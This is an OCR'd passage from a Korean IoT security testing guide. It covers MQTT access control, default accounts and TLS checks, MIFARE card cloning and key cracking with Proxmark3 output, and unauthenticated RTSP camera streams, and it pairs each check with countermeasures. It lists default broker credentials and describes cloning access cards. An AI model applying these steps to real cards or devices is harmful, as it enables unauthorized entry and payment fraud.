


그림 87. Topic Publish

user01 계정으로 접속하여 user02 에 지정된 topic publish 가능여부를 확인하기 위해 /client/device/user02 topic 으로 "ON" 메시지를 publish 해보았다.




그림 88. MQTT 접속

user01 계정으로 user02 topic 사용 시 연결이 해제되는 것을 확인할 수 있다.

[User ID: user01 , publish topic: /client/device/user02]




그림 89. user02 topic 사용 불가

user01 계정으로 topic wildcard 를 이용하여 다른 사용자들의 publish 메시지를 subscribe 해보았다. user01 계정으로 wildcard 를 이용한 subscribe 시도 시 연결이 해제되는 것을 확인할 수 있다.

[User ID: user01 , subscribe topic: /client/device/+]




그림 90. wildcard 를 이용한 subscribe 불가

6.2. [MQ-002] 디폴트 계정 사용 여부

구분	내용
전제조건	· MQTT 통신을 사용하는 디바이스
취약점 설명	· [디폴트 계정 사용 여부 확인] · MQTT Broker에 디폴트로 생성되는 계정 사용이 가능하여 접근 권한이 없는 사용가 디폴트 계정을 이용하여 서비스에 접근 및 이용이 가능한 취약점
판단 기준	· + [양호] 디폴트 계정이 존재하지 않거나 접속이 제한된 경우 · + **[취약]** 디폴트 계정이 존재할 경우 · + **[취약]** 디폴트 계정을 이용하여 서비스 접근 및 이용이 가능할 경우
취약점 영향력	· 디폴트 계정으로 임의의 사용자가 토픽 접근 가능 · 중요정보를 수집하여 2차 공격에 활용
보안대책	· 디폴트 계정 삭제 · 일부 MQTT Broker의 경우 일정 버전 이상 기본 게스트 사용자가 로컬 호스트에서만 연결 가능하므로 해당 버전 이상 사용 (ex RabbitMQ 3.3.0)

6.2.1. 양호 Case 1 (RabbitMQ)

MQTT Client 를 이용하여 RabbitMQ 서버에 디폴트 계정 접속을 시도하였다. [User ID: guest, Password: guest]




그림 91. 디폴트 계정 접근 시도

디폴트 계정이 존재하지만 해당 계정으로 접근이 불가한 것을 확인하였다.

(RabbitMQ 버전 3.3.0 이상부터는 기본 디폴트 계정(게스트) 사용자가 로컬 호스트를 통해서만 연결이 가능함)




그림 92. 접근 불가

6.2.2. 취약 Case 2 (HiveMQ)

HiveMQ 의 RBAC 확장 프로그램을 설치하면 디폴트 계정이 설정되어 있다.

[일반 사용자 ID : user1 , Password : pass1 / admin ID : admin-user , Password : admin-password]

그림 93. HiveMQ 디폴트 계정

디폴트 계정으로 접속 시도하여 topic 에 메시지를 보내는 것이 가능하였다. [Default User ID: user1, topic: test]




그림 94. 디폴트 계정 접속 및 topic 전송

6.3. [MQ-003] 전송구간 보호 여부

구분	내용
전제조건	· MQTT 통신을 사용하는 디바이스
취약점 설명	· [MQTT 통신 구간에 대한 평문전송 및 중요정보 노출 여부 확인] · 통신 구간 암호화 적용이 미흡하여 중요 정보 노출 및 노출된 중요 정보 악용이 가능한 취약점
판단 기준	· + [양호] 통신구간 SSL을 적용하고 있을 경우 · + [양호] 중요정보 암호화 적용하고 있을 경우 · + **[취약]** 중요 정보 전송 시 중요 정보 암호화 적용 미흡
취약점 영향력	· 중요정보를 수집하여 2차 공격에 활용
보안대책	· 평문 전송 시 암호화 통신(SSL) 적용 필요 · 전송 구간 내 사용자의 중요정보 암호화

6.3.1. 취약 Case 1 (RabbitMQ)

MQTT 브로커 서버로 publish 메시지를 전송하고 Wireshark 를 이용하여 MQTT 트래픽 확인 시 평문으로 전송되는 것을 확인하였다.





그림 95. 데이터 평문전송

6.3.2. 양호 Case 2 (RabbitMQ)

전송구간 TLS 적용 여부를 확인하기 위해 MQTT 트래픽 확인 결과 TLS 가 적용되어 있는 것을 확인하였다.



```
TLSv1.3   585 Client Hello
TCP        68 5671 → 54788 [ACK] Seq=1 Ack=518 Win=64768 Len=0 TSval=625504428 TSecr=4043117203
TLSv1.3  2427 Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data
TCP        68 54788 → 5671 [ACK] Seq=518 Ack=2360 Win=63488 Len=0 TSval=4043117216 TSecr=625504441
TLSv1.3  2139 Change Cipher Spec, Application Data, Application Data, Application Data
TCP        68 5671 → 54788 [ACK] Seq=2360 Ack=2589 Win=63488 Len=0 TSval=625504443 TSecr=4043117217
TLSv1.3    98 Application Data
TCP        68 5671 → 54788 [ACK] Seq=2360 Ack=2619 Win=64128 Len=0 TSval=625504443 TSecr=4043117218
TLSv1.3   597 Application Data
TCP        68 54788 → 5671 [ACK] Seq=2619 Ack=2889 Win=64128 Len=0 TSval=4043117219 TSecr=625504444
TLSv1.3   385 Application Data
TCP        68 5671 → 54788 [ACK] Seq=2889 Ack=2936 Win=64128 Len=0 TSval=625504445 TSecr=4043117219
TLSv1.3   110 Application Data
TCP        68 54788 → 5671 [ACK] Seq=2936 Ack=2931 Win=64128 Len=0 TSval=4043117220 TSecr=625504445
TLSv1.3   110 Application Data
TLSv1.3   106 Application Data
TCP        68 5671 → 54788 [ACK] Seq=2931 Ack=2978 Win=64128 Len=0 TSval=625504446 TSecr=4043117220
TCP        68 5671 → 54788 [ACK] Seq=2931 Ack=3016 Win=64128 Len=0 TSval=625504446 TSecr=4043117220
TLSv1.3   103 Application Data
TCP        68 54788 → 5671 [ACK] Seq=3016 Ack=2966 Win=64128 Len=0 TSval=4043117221 TSecr=625504446
TLSv1.3   103 Application Data
TCP        68 5671 → 54788 [ACK] Seq=2966 Ack=3051 Win=64128 Len=0 TSval=625504447 TSecr=4043117221
TLSv1.3   106 Application Data
TCP        68 54788 → 5671 [ACK] Seq=3051 Ack=3004 Win=64128 Len=0 TSval=4043117221 TSecr=625504447
TLSv1.3   116 Application Data
TCP        68 5671 → 54788 [ACK] Seq=3004 Ack=3099 Win=64128 Len=0 TSval=625504447 TSecr=4043117222
TLSv1.3   117 Application Data
TCP        68 54788 → 5671 [ACK] Seq=3099 Ack=3053 Win=64128 Len=0 TSval=4043117222 TSecr=625504448
TLSv1.3   113 Application Data
TLSv1.3   112 Application Data
TLSv1.3   105 Application Data
```

그림 96. TLS 적용 확인

7. NFC 점검 상세

7.1. [NFC-001] 카드 데이터 복제

구분	내용
전제조건	· NFC 통신을 사용하는 카드
취약점 설명	· [카드 데이터 복제 가능 여부] · 카드 내 데이터 복제 후 복제한 카드 사용이 가능한 취약점
판단 기준	· + **[취약]** 데이터 복제 및 복제 카드 사용이 가능한 경우
취약점 영향력	· 복제한 카드를 이용한 출입 인증, 결제 등 악용이 가능
보안대책	· 안전한 암호화 키를 사용하여 데이터 덤프를 방지함. - 제조사에서 제공하는 default key 변경 - 안전한 암호화 기능을 제공하는 태그 사용 (태그마다 지원하는 기능이 상이하므로 타입 별 확인 필요) · + 가능한 경우 - 유효성 검증을 수행하는 태그 사용 (태그마다 지원하는 기능이 상이하므로 타입 별 확인 필요) ex) NTAG의 경우 UID에 NXP에서 제공하는 디지털 서명 값을 추가하여 공격자가 복제하여 사용할 시 유효성 검증을 통해 복제 여부를 확인함.

7.1.1. 취약 Case 1 (도어락 출입카드)

복제 대상의 카드 타입이 MIFARE Classic 1k 임을 확인하였다. MIFARE 타입의 카드는 신용카드, 교통카드, 출입카드 등 실생활에서 많이 사용되고 있으며, MIFARE Classic 타입은 취약한 타입의 태그 중 하나이다.

그림 97. 태그 타입 확인

대상 카드는 모든 섹터가 알려진 키 값을 사용하고 있었으며, 알려진 키 값을 사용하고 있지 않은 경우 nested, darkside 등의 별도의 공격을 통해 키 값을 크랙하는 과정을 거쳐야한다. 대상 카드는 모든 섹터에 알려진 키 값을 사용하고 있으므로 별도의 공격 없이 키 값 덤프를 실행하였다. (hf-mf-UID-key.bin 파일이 생성된다.)




그림 98. 키 확인 및 키 파일 덤프

덤프한 키 파일을 이용하여 카드 내 데이터를 덤프하였다. (.bin, .eml, .json 세 개의 파일이 생성된다.)

그림 99. 키 파일을 이용하여 데이터 덤프

덤프한 데이터 파일을 빈 카드에 복제하였다.

그림 100. 데이터 덤프파일 복제

그림 101. 빈 카드에 덤프파일 복제

복제한 카드를 이용한 출입 인증이 가능하였다.

그림 102. 복제 카드 사용

7.2. [NFC-002] 카드 데이터 변조

구분	내용
전제조건	· NFC 통신을 사용하는 카드
취약점 설명	· [카드의 데이터 변조 가능 여부] · 카드 내 UUID, 데이터 값 변조 후 변조한 카드 사용이 가능한 취약점
판단 기준	· + **[취약]** 데이터 변조 및 변조한 카드 사용이 가능한 경우
취약점 영향력	· 데이터 변조한 카드를 이용한 출입 인증, 결제 등 악용이 가능
보안대책	· 안전한 암호화 키를 사용하여 데이터 변조를 방지함. - 제조사에서 제공하는 default key 변경 - 안전한 암호화 기능을 제공하는 태그 사용 (태그마다 지원하는 기능이 상이하므로 타입 별 확인 필요) · + 가능한 경우 - Lock bytes 설정하여 영구적으로 쓰기가 불가하도록 함 - 태그 또는 리더기에 위변조 방지 적용 (태그마다 지원하는 기능이 상이하므로 타입 별 확인 필요) ex) 버스카드의 경우 암호화 모듈이 설치된 리더기를 이용하여 탑승정보 암호화 저장

7.2.1. 양호 Case 1 (교통카드)

대상 카드 타입이 MIFARE Plus 이고, SL mode 가 3 으로 설정되어 AES 암호화가 되어있음을 확인하였다.

```
[usb] pm3 --> hf mfp info

[=] --- Tag Information ---------------------------
[=] ------------------------------------------------------------
[!] [!] No card response.

[+]  UID: 00 52 [redacted]
[+] ATQA: 00 04
[+]  SAK: 20 [1]
[+] Possible types:
[+]    MIFARE Plus EV1 2K/4K in SL3
[+]    MIFARE Plus S 2K/4K in SL3
[+]    MIFARE Plus X 2K/4K in SL3
[+]    MIFARE Plus SE 1K
[+]    NTAG 4xx

[=] --- Fingerprint
[=]           SIZE: 2K (4 UID)
[=]            SAK: MIFARE Plus SL0/SL3 or MIFARE DESFire
[!] [!] No card response.
[=] Send copy to iceman of this command output!
[=] data:
[=]         result: MIFARE Plus SL0/SL3
[=] --- Security Level (SL)
[+]        SL mode: SL3
[=]   SL 3: 3-Pass authentication based on AES, data manipulation commands secured by AES encryption and an AES
 based MACing method.
```

그림 103. 태그 타입 확인

알려진 키를 사용하고 있지 않음을 확인하였다.

```
[usb] pm3 --> hf mfp chk
[=] Loaded 26 keys
Search keys
.RE
[=] No keys found(
```

그림 104. 태그 타입 확인

키 파일 획득이 불가하여 데이터 확인 및 변조가 불가하였다.

7.3. [NFC-003] 취약한 암호화 키 사용 여부

구분	내용
전제조건	· NFC 통신을 사용하는 카드
취약점 설명	· [취약한 암호화 키 사용 여부] · 알려진 키를 사용하거나 보안성이 낮은 카드 카드를 사용하여 키 크랙이 가능한 취약점
판단 기준	· + **[취약]** 모든 섹터에 알려진 키 사용 · + **[취약]** 1개 이상의 알려진 키를 사용하여 nested, hardnested 공격 등을 이용한 · 키 크랙이 가능한 경우 · + **[취약]** NACK 취약점이 존재하여 darkside 공격을 이용한 키 크랙이 가능한 경우 · + **[취약]** 알기 쉬운 키 사용하여 dictionary 공격을 이용한 키 크랙이 가능한 경우 · + **[취약]** 기타 추가적인 공격을 통한 키 크랙이 가능한 경우 · + [양호] 안전한 암호화 키 또는 안전한 버전의 태그를 사용하여 키 크랙이 불가능한 경우
취약점 영향력	· 획득한 키를 이용하여 카드 내 데이터 복호화 및 복제 등 악용에 활용
보안대책	· 제조사에서 설정한 default key 변경하여 사용 · 안전한 암호화 키 사용하여 데이터 암호화 · 안전한 버전의 태그 사용 (태그마다 지원하는 보호기법이 상이하므로 타입 별 확인 필요) ※ 주로 사용되는 MIFARE 계열 태그의 경우 MIFARE PLUS 이상의 태그를 사용하며, MIFARE PLUS 사용 시 보안 수준을 SL3으로 설정

7.3.1. 취약 Case 1(신용카드)

대상 카드 타입이 MIFARE Classic 1k 이고, prng detection 이 weak 인 것을 확인하였다.

```
[usb] pm3 --> hf search
 ⓘ  Searching for ISO14443-A tag...
[+]  UID: E7 [redacted]
[+] ATQA: 00 04
[+]  SAK: 88 [2]
[+] Possible types:
[+]    MIFARE Classic 1K
[=] proprietary non iso14443-4 card found, RATS not supported
[+] Prng detection: weak
[#] Auth error
[?] Hint: try `hf mf` commands


[+] Valid ISO 14443-A tag found
```

그림 105. 태그 타입 확인

섹터 암호화 키 확인 시 일부 섹터에서 알려진 키를 사용하고 있음을 확인하였다.

그림 106. 알려진 키 사용 여부 확인

알려진 키를 사용하여 nested 공격을 시도하였다.

그림 107. nested 공격 시도

nested 공격에 성공하여 모든 섹터의 키를 획득하였다.




그림 108. nested 공격을 이용한 모든 섹터 키 크랙

획득한 키를 이용하여 데이터 덤프 및 데이터 확인이 가능함을 확인하였다.

```
[+] Succeeded in dumping all blocks

[+] saved 1024 bytes to binary file hf-mf-E7[redacted]-dump.bin
[+] saved 64 blocks to text file hf-mf-E7[redacted]-dump.eml
[+] saved to json file hf-mf-E7[redacted]-dump.json
```

그림 109. 키 파일을 이용한 데이터 덤프

```
┌──(root💀kali)-[/home/kali/iot/proxmark3]
└─# xxd hf-mf-E79B78DA-dump.bin
00000000: [redacted]  ..x.....C'......
00000010: [redacted]  32.0............
00000020: [redacted]
00000030: [redacted]
00000040: [redacted]
00000050: [redacted]
00000060: [redacted]
00000070: [redacted]
00000080: [redacted]
00000090: [redacted]
000000a0: [redacted]
000000b0: [redacted]
000000c0: [redacted]
000000d0: [redacted]
000000e0: [redacted]
000000f0: [redacted]
00000100: [redacted]
00000110: [redacted]
00000120: [redacted]
00000130: [redacted]
00000140: [redacted]
00000150: [redacted]
00000160: [redacted]
00000170: [redacted]
00000180: [redacted]
00000190: [redacted]
000001a0: [redacted]
000001b0: [redacted]
000001c0: [redacted]
000001d0: [redacted]
000001e0: [redacted]
000001f0: [redacted]
00000200: [redacted]
00000210: [redacted]
00000220: [redacted]
00000230: [redacted]
```

그림 110. 데이터 확인

8. RTSP 점검 상세

8.1. [RT-001] 사용자 인증 누락

구분	내용
전제조건	· RTSP를 이용하여 실시간 영상을 제공하는 기기
취약점 설명	· [사용자 인증 수행 여부] · 사용자 인증 누락으로 인한 타 사용자 영상 정보 접근이 가능한 취약점
판단 기준	· + [양호] RTSP 연결 시 사용자 인증을 수행할 경우 · + **[취약]** 별도의 인증 없이 영상 정보 접근이 가능한 경우
취약점 영향력	· 비 인가자의 영상 정보 접근으로 인한 정보 누출
보안대책	· RTSP 연결 시 사용자 인증 수행 - RTSP 서버 구축 시 사용자 인증 로직 추가 - gstreamer의 경우 gst_rtsp_auth_new (), gst_rtsp_server_set_auth() 사용

8.1.1. 취약 Case 1 (IP 카메라)

사용자 인증을 수행하지 않아 FFplay 를 이용한 영상 정보 확인이 가능하였다.

